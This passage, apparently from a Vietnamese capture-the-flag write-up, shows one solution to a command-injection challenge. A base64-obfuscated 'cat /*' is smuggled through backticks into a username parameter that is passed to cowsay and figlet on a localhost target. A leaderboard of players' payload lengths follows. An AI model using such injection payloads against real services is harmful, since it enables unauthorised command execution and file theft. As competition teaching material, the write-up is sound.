


- Giả thuyết 3:

  Payload: `http://localhost:5555/index.php?username=%60echo%09Y2F0IC8q%7Cbase64%09-d%7Csh%60&level=4&type=figlet`

  Username: `` `echo Y2F0IC8q|base64 -d|sh` `` (một khoảng trắng = một tab)

  Command: `echo 'Hello `echo Y2F0IC8q|base64 -d|sh`' | cowsay -n ; figlet "Hello `echo Y2F0IC8q|base64 -d|sh`"`



Hall of Fame

Chúc mừng 14 nhẫn giả đã hoàn thành cả 4 level và gửi payload về cho BTC. Bảng xếp hạng như sau:

Discord Name	Độ dài payload
vubao108#5730	20
Linh [TQNHan]#6002	24
Shinooooooooo#2802	25
kaito#6354	25
ngductung#4267	25
ducgiangx911#3071	25
dwgth4i#3972	25
Tò Trần#4577	26
andr3w#6540	27
nxczje#6585	28
luongdhkt#6412	28
toan.le98	30
doha99#3001	41
boyqb2212#1866	42

Mọi người có thể liên hệ các nhẫn giả này để tham khảo cách họ chinh phục các level nhé, có nhiều cách còn nằm ngoài cả 3 giả thuyết ở trên 😊.

Bonus

- Payload ngắn nhất với giả thuyết 2 mà mình biết là **20**.
- Payload ngắn nhất với giả thuyết 3 mà mình biết là **18**.

(っ◕‿◕)っ ♥ Happy hacking (っ◕‿◕)っ ♥